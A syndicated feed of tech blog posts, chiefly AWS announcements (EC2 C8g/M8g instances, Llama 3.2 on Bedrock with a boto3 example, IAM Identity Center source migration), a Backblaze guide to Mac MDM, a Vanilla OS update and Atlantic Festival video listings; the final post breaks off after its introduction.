Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=HLjdkt3wg2Q
Run your compute-intensive and general purpose workloads sustainably with the new Amazon EC2 C8g, M8g instances
Post Syndicated from Veliswa Boya original https://aws.amazon.com/blogs/aws/run-your-compute-intensive-and-general-purpose-workloads-sustainably-with-the-new-amazon-ec2-c8g-m8g-instances/
Today we’re announcing general availability of the Amazon Elastic Compute Cloud (Amazon EC2) C8g and M8g instances.
 C8g instances are AWS Graviton4 based and are ideal for compute-intensive workloads such as high performance computing (HPC), batch processing, gaming, video encoding, scientific modeling, distributed analytics, CPU-based machine learning (ML) inference, and ad serving.
Also Graviton4 based, M8g instances provide the best price performance for general purpose workloads. M8g instances are ideal for applications such as application servers, microservices, gaming servers, mid-size data stores, and caching fleets.
Now looking at some of the improvements that we have made available in both these instances. C8g and M8g instances offer larger instance sizes with up to three times more vCPUs (up to 48xl), three times the memory (up to 384GB for C8g and up to 768GB for M8g), 75 percent more memory bandwidth, and two times more L2 cache over equivalent 7g instances. This helps you to process larger amounts of data, scale up your workloads, improve time to results, and lower your total cost of ownership (TCO). These instances also offer up to 50 Gbps network bandwidth and up to 40 Gbps Amazon Elastic Block Storage (Amazon EBS) bandwidth compared to up to 30 Gbps network bandwidth and up to 20 Gbps Amazon EBS bandwidth on Graviton3-based instances. Similar to R8g instances, C8g and M8g instances offer two bare metal sizes (metal-24xl and metal-48xl). You can right size your instances and deploy workloads that benefit from direct access to physical resources.
The specs for the C8g instances are as follows.
| Instance size |
vCPUs |
Memory (GiB) |
Network bandwidth (Gbps) |
EBS bandwidth (Gbps) |
| c8g.medium | 1 | 2 | Up to 12.5 | Up to 10 |
| c8g.large | 2 | 4 | Up to 12.5 | Up to 10 |
| c8g.xlarge | 4 | 8 | Up to 12.5 | Up to 10 |
| c8g.2xlarge | 8 | 16 | Up to 15 | Up to 10 |
| c8g.4xlarge | 16 | 32 | Up to 15 | Up to 10 |
| c8g.8xlarge | 32 | 64 | 15 | 10 |
| c8g.12xlarge | 48 | 96 | 22.5 | 15 |
| c8g.16xlarge | 64 | 128 | 30 | 20 |
| c8g.24xlarge | 96 | 192 | 40 | 30 |
| c8g.48xlarge | 192 | 384 | 50 | 40 |
| c8g.metal-24xl | 96 | 192 | 40 | 30 |
| c8g.metal-48xl | 192 | 384 | 50 | 40 |
The specs for the M8g instances are as follows.
| Instance size |
vCPUs |
Memory (GiB) |
Network bandwidth (Gbps) |
EBS bandwidth (Gbps) |
| m8g.medium | 1 | 4 | Up to 12.5 | Up to 10 |
| m8g.large | 2 | 8 | Up to 12.5 | Up to 10 |
| m8g.xlarge | 4 | 16 | Up to 12.5 | Up to 10 |
| m8g.2xlarge | 8 | 32 | Up to 15 | Up to 10 |
| m8g.4xlarge | 16 | 64 | Up to 15 | Up to 10 |
| m8g.8xlarge | 32 | 128 | 15 | 10 |
| m8g.12xlarge | 48 | 192 | 22.5 | 15 |
| m8g.16xlarge | 64 | 256 | 30 | 20 |
| m8g.24xlarge | 96 | 384 | 40 | 30 |
| m8g.48xlarge | 192 | 768 | 50 | 40 |
| m8g.metal-24xl | 96 | 384 | 40 | 30 |
| m8g.metal-48xl | 192 | 768 | 50 | 40 |
Good to know
- AWS Graviton4 processors offer enhanced security with always-on memory encryption, dedicated caches for every vCPU, and support for pointer authentication.
- These instances are built on the AWS Nitro System which is a rich collection of building blocks that offloads many of the traditional virtualization functions to dedicated hardware and software. It delivers high performance, high availability, and high security, thus reducing virtualization overhead.
- The C8g and M8g instances are ideal for Linux-based workloads including containerized and microservices-based applications such as those running on Amazon Elastic Kubernetes Service (Amazon EKS) and Amazon Elastic Container Service (Amazon ECS), as well as applications written in popular programming languages such as C/C++, Rust, Go, Java, Python, .NET Core, Node.js, Ruby, and PHP.
Available now
C8g and M8g instances are available today in the US East (N. Virginia), US East (Ohio), US West (Oregon), and Europe (Frankfurt) AWS Regions. As usual with Amazon EC2, you pay only for what you use. For more information, see Amazon EC2 Pricing. Check out the collection of AWS Graviton resources to help you start migrating your applications to Graviton instance types. You can also visit the AWS Graviton Fast Start program to begin your Graviton adoption journey.
To learn more, visit our Amazon EC2 instances page, and please send feedback to AWS re:Post for EC2 or through your usual AWS Support contacts.
– Veliswa
Prioritizing Equity in AI Innovation | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=2RP6TC1ZqEk
The Most Interesting Thing in Tech – The Future of Equitable AI | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=-7jPcYINM80
Envisioning Our Climate Future | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=U8omv6EoQHM
Empowering Communities to Embrace Clean Energy | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=RJtcXx3s6J0
The Most Interesting Thing in Tech – The Future of Clean Energy | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=QVDcgdtleX8
This Ghost of Slavery, a New Play and Talk With Anna Deavere Smith | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=IKoHjQNd4KA
Liane Moriarty Discusses Her New Book, Here One Moment, With Shirley Li | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=IDgXJSifr-g
Director Lauren Greenfield Discusses Her New Docuseries, Social Studies | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=cCC9CTIVx50
Kate Winslet & Ellen Kuras Discuss Their New Film, Lee, With Shirley Li | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=r1mWkeTEeu4
Timothy Snyder Discusses His New Book, On Freedom, With Gal Beckerman | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=QznmxnealsE
Introducing Llama 3.2 models from Meta in Amazon Bedrock: A new generation of multimodal vision and lightweight models
Post Syndicated from Danilo Poccia original https://aws.amazon.com/blogs/aws/introducing-llama-3-2-models-from-meta-in-amazon-bedrock-a-new-generation-of-multimodal-vision-and-lightweight-models/
In July, we announced the availability of Llama 3.1 models in Amazon Bedrock. Generative AI technology is improving at incredible speed and today, we are excited to introduce the new Llama 3.2 models from Meta in Amazon Bedrock.
Llama 3.2 offers multimodal vision and lightweight models representing Meta’s latest advancement in large language models (LLMs) and providing enhanced capabilities and broader applicability across various use cases. With a focus on responsible innovation and system-level safety, these new models demonstrate state-of-the-art performance on a wide range of industry benchmarks and introduce features that help you build a new generation of AI experiences.
These models are designed to inspire builders with image reasoning and are more accessible for edge applications, unlocking more possibilities with AI.
The Llama 3.2 collection of models are offered in various sizes, from lightweight text-only 1B and 3B parameter models suitable for edge devices to small and medium-sized 11B and 90B parameter models capable of sophisticated reasoning tasks including multimodal support for high resolution images. Llama 3.2 11B and 90B are the first Llama models to support vision tasks, with a new model architecture that integrates image encoder representations into the language model. The new models are designed to be more efficient for AI workloads, with reduced latency and improved performance, making them suitable for a wide range of applications.
All Llama 3.2 models support a 128K context length, maintaining the expanded token capacity introduced in Llama 3.1. Additionally, the models offer improved multilingual support for eight languages including English, German, French, Italian, Portuguese, Hindi, Spanish, and Thai.
In addition to the existing text capable Llama 3.1 8B, 70B, and 405B models, Llama 3.2 supports multimodal use cases. You can now use four new Llama 3.2 models — 90B, 11B, 3B, and 1B — from Meta in Amazon Bedrock to build, experiment, and scale your creative ideas:
Llama 3.2 90B Vision (text + image input) – Meta’s most advanced model, ideal for enterprise-level applications. This model excels at general knowledge, long-form text generation, multilingual translation, coding, math, and advanced reasoning. It also introduces image reasoning capabilities, allowing for image understanding and visual reasoning tasks. This model is ideal for the following use cases: image captioning, image-text retrieval, visual grounding, visual question answering and visual reasoning, and document visual question answering.
Llama 3.2 11B Vision (text + image input) – Well-suited for content creation, conversational AI, language understanding, and enterprise applications requiring visual reasoning. The model demonstrates strong performance in text summarization, sentiment analysis, code generation, and following instructions, with the added ability to reason about images. This model use cases are similar to the 90B version: image captioning, image-text-retrieval, visual grounding, visual question answering and visual reasoning, and document visual question answering.
Llama 3.2 3B (text input) – Designed for applications requiring low-latency inferencing and limited computational resources. It excels at text summarization, classification, and language translation tasks. This model is ideal for the following use cases: mobile AI-powered writing assistants and customer service applications.
Llama 3.2 1B (text input) – The most lightweight model in the Llama 3.2 collection of models, perfect for retrieval and summarization for edge devices and mobile applications. This model is ideal for the following use cases: personal information management and multilingual knowledge retrieval.
In addition, Llama 3.2 is built on top of the Llama Stack, a standardized interface for building canonical toolchain components and agentic applications, making building and deploying easier than ever. Llama Stack API adapters and distributions are designed to most effectively leverage the Llama model capabilities and it gives customers the ability to benchmark Llama models across different vendors.
Meta has tested Llama 3.2 on over 150 benchmark datasets spanning multiple languages and conducted extensive human evaluations, demonstrating competitive performance with other leading foundation models. Let’s see how these models work in practice.
Using Llama 3.2 models in Amazon Bedrock
To get started with Llama 3.2 models, I navigate to the Amazon Bedrock console and choose Model access on the navigation pane. There, I request access for the new Llama 3.2 models: Llama 3.2 1B, 3B, 11B Vision, and 90B Vision.
To test the new vision capability, I open another browser tab and download from the Our World in Data website the Share of electricity generated by renewables chart in PNG format. The chart is very high resolution and I resize it to be 1024 pixel wide.
Back in the Amazon Bedrock console, I choose Chat under Playgrounds in the navigation pane, select Meta as the category, and choose the Llama 3.2 90B Vision model.
I use Choose files to select the resized chart image and use this prompt:
Based on this chart, which countries in Europe have the highest share?
I choose Run and the model analyzes the image and returns its results:

I can also access the models programmatically using the AWS Command Line Interface (AWS CLI) and AWS SDKs. Compared to using the Llama 3.1 models, I only need to update the model IDs as described in the documentation. I can also use the new cross-region inference endpoint for the US and the EU Regions. These endpoints work for any Region within the US and the EU respectively. For example, the cross-region inference endpoints for the Llama 3.2 90B Vision model are:
us.meta.llama3-2-90b-instruct-v1:0eu.meta.llama3-2-90b-instruct-v1:0
Here’s a sample AWS CLI command using the Amazon Bedrock Converse API. I use the --query parameter of the CLI to filter the result and only show the text content of the output message:
In output, I get the response message from the "assistant".
It’s not much different if you use one of the AWS SDKs. For example, here’s how you can use Python with the AWS SDK for Python (Boto3) to analyze the same image as in the console example:
import boto3

MODEL_ID = "us.meta.llama3-2-90b-instruct-v1:0"
# MODEL_ID = "eu.meta.llama3-2-90b-instruct-v1:0"

IMAGE_NAME = "share-electricity-renewable-small.png"

bedrock_runtime = boto3.client("bedrock-runtime")

with open(IMAGE_NAME, "rb") as f:
    image = f.read()

user_message = "Based on this chart, which countries in Europe have the highest share?"

messages = [
    {
        "role": "user",
        "content": [
            {"image": {"format": "png", "source": {"bytes": image}}},
            {"text": user_message},
        ],
    }
]

response = bedrock_runtime.converse(
    modelId=MODEL_ID,
    messages=messages,
)
response_text = response["output"]["message"]["content"][0]["text"]
print(response_text)
Llama 3.2 models are also available in Amazon SageMaker JumpStart, a machine learning (ML) hub that makes it easy to deploy pre-trained models using the console or programmatically through the SageMaker Python SDK. From SageMaker JumpStart, you can also access and deploy new safeguard models that can help classify the safety level of model inputs (prompts) and outputs (responses), including Llama Guard 3 11B Vision, which are designed to support responsible innovation and system-level safety.
In addition, you can easily fine-tune Llama 3.2 1B and 3B models with SageMaker JumpStart today. Fine-tuned models can then be imported as custom models into Amazon Bedrock. Fine-tuning for the full collection of Llama 3.2 models in Amazon Bedrock and Amazon SageMaker JumpStart is coming soon.
The publicly available weights of Llama 3.2 models make it easier to deliver tailored solutions for custom needs. For example, you can fine-tune a Llama 3.2 model for a specific use case and bring it into Amazon Bedrock as a custom model, potentially outperforming other models in domain-specific tasks. Whether you’re fine-tuning for enhanced performance in areas like content creation, language understanding, or visual reasoning, Llama 3.2’s availability in Amazon Bedrock and SageMaker empowers you to create unique, high-performing AI capabilities that can set your solutions apart.
More on Llama 3.2 model architecture
Llama 3.2 builds upon the success of its predecessors with an advanced architecture designed for optimal performance and versatility:
Auto-regressive language model – At its core, Llama 3.2 uses an optimized transformer architecture, allowing it to generate text by predicting the next token based on the previous context.
Fine-tuning techniques – The instruction-tuned versions of Llama 3.2 employ two key techniques:
- Supervised fine-tuning (SFT) – This process adapts the model to follow specific instructions and generate more relevant responses.
- Reinforcement learning with human feedback (RLHF) – This advanced technique aligns the model’s outputs with human preferences, enhancing helpfulness and safety.
Multimodal capabilities – For the 11B and 90B Vision models, Llama 3.2 introduces a novel approach to image understanding:
- Separately trained image reasoning adaptor weights are integrated with the core LLM weights.
- These adaptors are connected to the main model through cross-attention mechanisms. Cross-attention allows one section of the model to focus on relevant parts of another component’s output, enabling information flow between different sections of the model.
- When an image is input, the model treats the image reasoning process as a “tool use” operation, allowing for sophisticated visual analysis alongside text processing. In this context, tool use is the generic term used when a model uses external resources or functions to augment its capabilities and complete tasks more effectively.
Optimized inference – All models support grouped-query attention (GQA), which enhances inference speed and efficiency, particularly beneficial for the larger 90B model.
This architecture enables Llama 3.2 to handle a wide range of tasks, from text generation and understanding to complex reasoning and image analysis, all while maintaining high performance and adaptability across different model sizes.
Things to know
Llama 3.2 models from Meta are now generally available in Amazon Bedrock in the following AWS Regions:
- Llama 3.2 1B and 3B models are available in the US West (Oregon) and Europe (Frankfurt) Regions, and are available in the US East (Ohio, N. Virginia) and Europe (Ireland, Paris) Regions via cross-region inference.
- Llama 3.2 11B Vision and 90B Vision models are available in the US West (Oregon) Region, and are available in the US East (Ohio, N. Virginia) Regions via cross-region inference.
Check the full AWS Region list for future updates. To estimate your costs, visit the Amazon Bedrock pricing page.
To learn more about Llama 3.2 features and capabilities, visit the Llama models section of the Amazon Bedrock documentation. Give Llama 3.2 a try in the Amazon Bedrock console today, and send feedback to AWS re:Post for Amazon Bedrock.
You can find deep-dive technical content and discover how our Builder communities are using Amazon Bedrock at community.aws. Let us know what you build with Llama 3.2 in Amazon Bedrock!
— Danilo
Managing identity source transition for AWS IAM Identity Center
Post Syndicated from Xiaoxue Xu original https://aws.amazon.com/blogs/security/managing-identity-source-transition-for-aws-iam-identity-center/
AWS IAM Identity Center manages user access to Amazon Web Services (AWS) resources, including both AWS accounts and applications. You can use IAM Identity Center to create and manage user identities within the Identity Center identity store or to connect seamlessly to other identity sources.
Organizations might change the configuration of their identity source in IAM Identity Center for various reasons. These include switching identity providers (IdPs), expanding their identity footprint, adopting new features, and so on. These transitions can disrupt user access and require planning to minimize downtime.
In this blog post, we walk you through the process of switching from one identity source to another and provide sample code that you can use to assist with the transition.
Background
The identity source configured in IAM Identity Center determines where users and groups are created and managed. Each organization can connect to only one identity source at a time. Identity Center supports three main identity source options:
- Identity Center directory: This is the default identity store for IAM Identity Center. You can use it to directly create and administer your users and groups within Identity Center without relying on an external provider.
- Active Directory: You can configure integration with an on-premises Active Directory or with AWS Managed Microsoft AD using AWS Directory Service. This integration enables you to use your existing Active Directory identities and group memberships.
- External IdP: You can continue using your current third-party IdPs that support SAML 2.0, such as Okta Universal Directory or Microsoft Entra ID (formerly Azure AD).
Understanding these identity source options can help you choose the source that best fits your user management needs based on your existing infrastructure and authentication requirements.
Figure 1 explains the flow of users and groups accessing AWS resources. This access is granted through the following:
- Assignment of permission sets to users and groups in your directory, which enables assume role access to AWS accounts.
- Assignment of applications to users and groups in your directory, providing access to both AWS managed applications and customer managed applications.

Figure 1: Granting access to AWS resources for users and groups managed by an identity source in IAM Identity Center
When you change the identity source, the work required varies depending on the original and new sources. AWS documentation details these considerations. In minimal impact scenarios, assignments remain intact, although you need to force password resets or verify correct assertions from the new source. More disruptive scenarios delete users, groups, and their assignments. In those scenarios, you need to restore the deleted entries after changing the identity source.
Sample deployment
This deployment covers permission sets and application assignments’ backup and restore. These scripts associate assignments with unique user attributes such as UserName, and group attributes such as DisplayName. Attributes that might change during the user and group restoration process, such as UserId and GroupId, aren’t used.
What isn’t covered includes users, groups, permission sets, and applications backup and restore.
- Users and groups backup and restore aren’t covered because they depend heavily on the format of the source and target IdPs.
- Because we’re working with identity source switching, the permission sets will remain unchanged and applications will not be deleted.
- If you’re changing IdPs as part of an AWS Region , the IAM Identity Center instance will be deleted. The applications and permission sets will be deleted in addition to assignments. In this case, you must redeploy the applications. See How to automate the review and validation of permissions for users and groups in AWS IAM Identity Center for information about backing up permission sets.
The sample scripts and detailed steps are available on GitHub.
Note: This solution is available in the GitHub aws-samples repository. You can report bugs or make feature requests through GitHub Issues. The builders of this solution can help with GitHub issues. Enterprise Support customers can reach out to their Technical Account Manager (TAM) for further questions or feature requests.
Walkthrough
In this section, we walk you through the process of transitioning to a new identity source in IAM Identity Center.
Step 1: Backup users, groups, and assignments from the current identity source
This step is critical to preserve users’ information and their associated access scope.
How to backup users and groups:
- When using the IAM Identity Center directory as your identity source, use ListUsers, ListGroups, and ListGroupMembershipsForMember to back up metadata and attributes.
- When using sources such as Active Directory or an external IdP, you can use compatible tools such as Active Directory module for Windows PowerShell and third-party scripts to back up users and back up groups.
Note: For some external IdPs, there are native integrations with Active Directory, such as Okta AD integration and Ping One AD Connect. You can set up a native integration and sync users and groups data without needing to backup and restore that data.
Assignments can be backed up by running the backup.py file from GitHub. Replace <IDC_STORE_ID> with your Identity Store ID (it looks like d-1234567890), and replace <IDC_ARN> with the Amazon Resource Name (ARN) for your IAM Identity Center instance.
This script uses both IAM Identity Center APIs and Identity Store APIs as shown in Figure 2 that generates permission set assignments backup files (UserAssignments.json and GroupAssignments.json) and an application assignments backup file (AppAssignments.json).

Figure 2: APIs used for backing up assignments
Step 2: Restore and validate the backed-up users and groups in the target identity source
The target will become the new authoritative identity source. When done, verify that the group memberships and attributes have been correctly transferred.
- If the target is an IAM Identity Center directory, use APIs such as CreateUser, CreateGroup, and CreateGroupMembership to restore from the previous backup file.
- If the target is Active Directory or an external IdP, use the corresponding native import features or integration tools to restore.
Step 3: Configure IAM Identity Center to connect to the new identity source and synchronize users and groups
Update your IAM Identity Center configuration to point to the new source. If applicable, use tools such as configurable AD sync or automatic provisioning with SCIM to synchronize your restored identities.
WARNING: While the directory is being rebuilt, your users will not have access to AWS accounts or applications through IAM Identity Center until all assignments are restored in Step 4.
Step 4: Restore assignments to users and groups in the new identity source
The APIs used to restore assignments are as shown in Figure 3.

Figure 3: APIs used for restoring assignments
Assignments can be restored by running the restore.py file from GitHub. Replace <NEW_IDC_STORE_ID> with your newly configured Identity Store ID (it looks like d-1234567890) and replace <IDC_ARN> with the ARN for your IAM Identity Center instance.
This script uses the APIs illustrated in Figure 2 and picks up backup files (UserAssignments.json, GroupAssignments.json, and AppAssignments.json) from Step 1 by default. Account permission set assignment results are automatically retrieved five times using exponential backoff. If the result is other than SUCCEEDED after five retries, the principal ID will be marked as failed and exported in error logs.
Note: For AWS managed applications that maintain a separate identity source, using the CreateApplicationAssignments API to restore application assignments will not preserve user access. These applications typically have dependencies on the original identity source ID, or dependencies on
UserIdandGroupIdfrom the original identity source. This dependency is represented by importing users or groups from IAM Identity Center during the AWS managed application creation process. Example AWS managed applications include Amazon SageMaker Studio and Amazon Q Developer. These applications must be restored on a case-by-case basis and can require redeployment of the application.
Step 5: Validate user access using the new identity source
Make sure that users can still access the expected accounts and applications.
Conclusion
Transitioning your identity source in IAM Identity Center requires careful planning and implementation. This post outlined the steps to manage this transition. By following these steps, you can streamline the transition process, providing a smooth and efficient transfer of user access with minimal downtime. To get started, see the GitHub repository. For related posts, visit the AWS Security Blog channel and search for IAM Identity Center.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Vanilla OS 2 – future plans, updates, and next release
Post Syndicated from jzb original https://lwn.net/Articles/991722/
The Vanilla OS project has
published a
blog post to answer questions that users have raised since the release of Vanilla OS 2. The post has information about the update strategy for the distribution,
an enterprise
version with support, and plans for an experimental version called
Vanilla OS Vision.
We are not planning for a potential Vanilla OS 3 because it is not
yet necessary. As previously explained, our focus right now is on bug
fixing and making the system as solid as possible, especially in light
of collaborations with OEMs. We’re all excited about laying the
foundation for a third version of Vanilla OS, but we have
responsibilities to attend to first.This does not mean that there will never be one, nor does it mean
that Orchid will become stagnant. On the contrary, as previously
mentioned, our updates not only bring fixes but also updates to system
components, improvements to existing features, and updates to
components like GNOME (we are planning the release of GNOME 47 soon,
for example).
Mastering Mac MDM: Best Practices for Managing Your macOS Fleet
Post Syndicated from Natasha Rabinov original https://www.backblaze.com/blog/mastering-mac-mdm-best-practices-for-managing-your-macos-fleet/

Mac usage has steadily increased in recent years, particularly in business. In the fourth quarter of 2023, Apple shipped 16.1 percent of all personal computer units in the United States, per Gartner. Moreover, IDC anticipates the number of Macs sold to business users worldwide will increase by 20% between 2023 and 2024. IDC also reports that 76% of IT decision makers believe Macs are more secure than other computers.
With this surge of Macs in the workplace and increased focus on security, IT administrators increasingly require mobile device management (MDM) to protect, secure, and manage these remote devices.
Today, we’re digging into all things Mac MDM, including best practices for implementing MDM in your enterprise and why it’s so important to seek out Mac-native tools to do so.
What is mobile device management (MDM)?
MDM enables you to securely manage and control Apple devices—such as iPhones, iPads, Macs, and Apple TVs—remotely. With MDM, IT administrators can configure devices, deploy apps, enforce security policies, manage updates, and track device inventory all from a centralized platform. For IT teams, the main purpose of MDM is to improve their management and control over their fleet of devices, especially devices that aren’t on-premises like those for remote workers.
How MDM works in practice
- Device enrollment: A device is enrolled via automated device enrollment (ADE), a third-party MDM tool like Jamf, Kandji, or Munki, manual setup, QR code, or a URL.
- Device configuration: MDM pushes settings (Wi-Fi, VPN, email), security policies (passcode, encryption), and apps to the device.
- Ongoing management: MDM continuously monitors the device’s compliance with organizational policies and can enforce restrictions or trigger actions (like updating software, changing user permissions, etc.) when needed.
- Device retirement: When a device is retired or a user leaves, the MDM can deprovision the device, sometimes wiping or restoring it to factory settings.
MDM solutions provide a centralized, scalable, and secure way to manage devices in an enterprise setting. This ensures consistency, enhances security, and simplifies IT administration.
What are some advantages of MDM for Macs?
Using MDM for Macs in an enterprise environment offers several advantages, particularly in terms of security, efficiency, and scalability. Here are some key benefits:
- Enhanced security: Mac MDM tools frequently make use of the built-in Apple management framework, and one of the most significant benefits of MDMs are their robust security features. With features such as location tracking, remote data wiping, encryption enforcement, and strong authentication methods, MDM solutions protect businesses from cyber threats and unauthorized access. They allow you to enforce security settings like passcodes, encryption (FileVault), and password complexity requirements across all Macs. They also allow you to implement web security policies, blocking access to harmful sites, restricting app installations, controlling software updates, and preventing malicious downloads.
- Centralized device management: You can automate enrollment and configure devices remotely, setting up Wi-Fi, VPN, email, and other necessary system preferences without user intervention. This functionality enables touchless deployment, allowing you to ship laptops directly to employees and enroll them remotely, without your IT team ever having to touch the machine. Mac admins can also assign custom configuration profiles to different user groups (e.g., for different departments), allowing flexible yet consistent policy enforcement.
- Self-service: As you scale, it becomes increasingly important to limit rights on employee machines, depending on the department and the level of access they need. With MDM, you can populate a self-service portal where employees can access the software they need to do their jobs, including licensed and paid apps.
- Streamlined app deployment and management: You can easily deploy apps from the Mac App Store or distribute custom internal apps, and then centralize automatic updates for those applications.
- Efficient patch and update management: MDMs can schedule and enforce macOS updates, reducing vulnerabilities by ensuring all devices are running the latest versions. Automated and remote updates reduce the need for manual interventions and device downtime.
- Bring Your Own Device (BYOD) support: MDM supports BYOD environments by providing a separation between personal and work data on the same machine, making it flexible for both company-owned and personal devices.
Challenges with Mac MDM
One of the challenges of managing Apple devices at scale is keeping the Mac operating system (macOS) updated across your fleet of machines. Apple has made changes to how that works over the years. As a Mac admin in a corporate environment, you have to balance conflicting demands—you need to make sure your fleet of machines is up to date and in compliance, but you also need to do so in a way that isn’t disruptive to end users, minimizes downtime, and avoids sudden unexpected reboots.
To answer this challenge, the open-source community has come together with solutions. Third-party, open source scripting can be leveraged within your MDM to allow you more flexibility and control over macOS updates, allowing you to expand user options for updates while at the same time setting deadlines for those updates to happen.
Another challenge of using MDM solutions is navigating the increasingly restrictive permissions introduced by Apple. Starting with macOS 10.14 and in updates since then, Apple added security to parts of the computer it considers sensitive or critical. While these restrictions enhance user privacy and security, they can limit IT administrators’ control over devices. Applications that require sensitive access to these parts of the system, like backup clients or anti-virus software, now require additional permissions.
Silently installing these types of apps now requires an additional component, a custom policy configuration that grants full disk access. This will be different depending on the MDM you’re using, but Jamf, for example, offers the Privacy Preferences Policy Control (PPPC) Utility to help you create configuration profiles.
Best practices for Mac MDM
Managing Macs in an enterprise environment can be a complex task that can have a big impact. One of the biggest benefits of MDM is reducing IT workload. Centralized and automated management reduces the time and effort needed to configure and manage each Mac manually, allowing you to focus on more strategic tasks.
But, effective MDM requires some other building blocks to be in place before you can realize all of those advantages. Here are some best practices for Mac MDM:
- Choose the right MDM solution
- Find the right partner: Integrate with an MDM solution like Jamf, Kandji, or Munki for streamlined device enrollment and management.
- Update processes: Ensure that the MDM solution supports both Apple’s Device Enrollment Program (DEP) and Volume Purchase Program (VPP) to automate setup and app deployment, and ensure all devices are enrolled in the MDM system as soon as they are set up.
- Enforce security policies
- Passcode and encryption: Ensure all devices require strong passcodes and are encrypted with FileVault (for Mac) and native iOS encryption.
- Multi-factor authentication (MFA): Enforce MFA for accessing corporate services and apps.
- Remote lock/wipe: Enable the ability to lock or wipe devices remotely in case of theft or loss.
- App management
- Volume purchasing: Use Apple’s VPP to distribute apps and content centrally.
- App whitelisting and blacklisting: Control which apps users can install on their devices, blocking potentially harmful or non-compliant apps.
- App updates: Automate app updates to ensure security patches and features are deployed quickly.
- User and group profiles
- User profiles: Use custom profiles to set different policies for various roles within the organization (e.g., executives, developers, sales).
- Configuration profiles: Set up policies for Wi-Fi, VPN, email, and other settings automatically based on user or group membership.
- Data protection
- Content filtering: Implement web content filtering and secure browsing rules.
- Data loss prevention (DLP): Apply DLP policies to prevent sensitive corporate data from being shared through unapproved channels.
- Backup solutions: Ensure regular, automated backups using a true backup solution like Backblaze Computer Backup versus a sync service.
- Patch management
- Automatic updates: Automate macOS updates and ensure compliance with the latest patches and versions.
- Version control: Use MDM to control which versions of macOS and iOS are allowed in the organization to prevent untested or unsupported versions from being installed.
- Monitor device compliance
- Compliance uniformity: Set compliance rules for security (e.g., passcode policies, encryption) and regularly monitor devices for adherence.
- Compliance monitoring: Use reporting and analytics tools built into your MDM solution to track compliance, app usage, and device health.
By following these best practices, you can efficiently manage and secure Mac devices within your organization while minimizing risks and ensuring a seamless experience for employees.
The importance of Mac-native apps
Mac-native apps provide a seamless and optimized experience that takes full advantage of the macOS ecosystem. Native apps are specifically designed to integrate with macOS, ensuring smoother performance, faster responsiveness, and a more intuitive user experience compared to non-native or cross-platform applications.
This integration often means that the apps are more efficient, utilize fewer system resources, and can easily interface with built-in macOS features such as Spotlight, Siri, and Notification Center. For IT administrators managing multiple Macs, the consistency of Mac-native apps helps minimize compatibility issues and ensures a uniform experience across all devices.
In addition, Mac-native apps typically offer better security and reliability, which is crucial for IT administrators overseeing corporate environments. Apple has a strict set of guidelines for app development, especially for apps available through the App Store. These guidelines emphasize security practices such as sandboxing, code-signing, and integration with macOS security features like Gatekeeper and XProtect.
This gives IT administrators confidence that Mac-native apps are less likely to pose security risks, reducing the chances of malware or vulnerabilities being introduced into the organization’s systems. Moreover, since native apps are built to work within Apple’s framework, they are generally more stable, reducing the risk of crashes or bugs that could disrupt workflows.
Furthermore, Mac-native apps support better integration with management and automation tools that are vital for IT administrators. These apps can be more easily deployed, managed, and updated through Apple MDMs.
Finally, native apps can often integrate with Apple’s scripting languages and automation tools like AppleScript and Automator, providing IT teams with more powerful options for customizing workflows, optimizing processes, and enhancing productivity across the organization. This level of control is essential for IT administrators looking to streamline their management tasks and ensure a high level of efficiency.
Having MDMs built native for Macs is critical for the success of IT management. That holds true for all software running on Macs, including backup software like Backblaze Computer Backup—you have to update permissions less frequently, you have access to more robust build possibilities, and it runs seamlessly in the background.
Are you using a Mac MDM tool?
Do you have a favorite MDM tool? Let us know in the comments. We love to hear how they’re working for you.
The post Mastering Mac MDM: Best Practices for Managing Your macOS Fleet appeared first on Backblaze Blog | Cloud Storage & Cloud Backup
Building a three-tier architecture on a budget
Post Syndicated from Adam Nemeth original https://aws.amazon.com/blogs/architecture/building-a-three-tier-architecture-on-a-budget/
AWS customers often look for ways to run their systems within or under budget, avoiding unnecessary costs. This post offers practical advice on designing scalable and cost-efficient three-tier architectures by using serverless technologies within the AWS Free Tier.
With AWS, you can start small and scale cost-effectively as your business demand increases. You can begin with minimal investments by using the Free Tier to build a minimum viable product (MVP). Then you can expand resources as your user base grows and your needs evolve, and transition to a full-fledged, large-scale application.
In this blog post, you will learn how to build a three-tier architecture that predominantly relies on AWS service usage within the Free Tier, resulting in a highly affordable architecture.
Note: The Free Tier offerings mentioned within this blog post are subject to change. Always check the AWS Free Tier page for the most current information.
Background: Understanding the AWS Free Tier
The Free Tier provides users with access to a range of AWS services at no cost within predefined monthly usage limits. This offering helps users to run experimentation, development, and even production workloads without charges. The Free Tier is available for more than 100 AWS products today, including Amazon Simple Storage Service (Amazon S3), Amazon Elastic Compute Cloud (Amazon EC2), and Amazon Relational Database Service (Amazon RDS). Depending on the product, there are three types of Free Tier offers:
- Free trials – Short-term trial offers that start when the first usage begins. After the trial period expires, you pay standard service rates.
- 12 months free – Offers available to new AWS customers for 12 months following their sign-up date. After the 12-month free term expires, you pay standard service rates.
- Always free – Offers available to both existing and new AWS customers indefinitely.
For example, the AWS Lambda Free Tier includes one million free requests per month and 400,000 GB-seconds of compute time per month usable for functions across both x86 and AWS Graviton processors. The AWS Lambda Free Tier falls under the always free category.
Walkthrough: Three-tier architecture on AWS
Cost efficiency is a prominent advantage of using AWS serverless services. These services decrease the need for provisioning and managing servers, reducing operational overhead and labor costs. Serverless services like AWS Lambda and Amazon API Gateway use a pay-as-you-go model. This way, you only pay for the resources you consume, providing significant savings compared to maintaining idle infrastructure. Serverless technologies also feature automatic scaling and built-in high availability to increase agility and optimize costs.
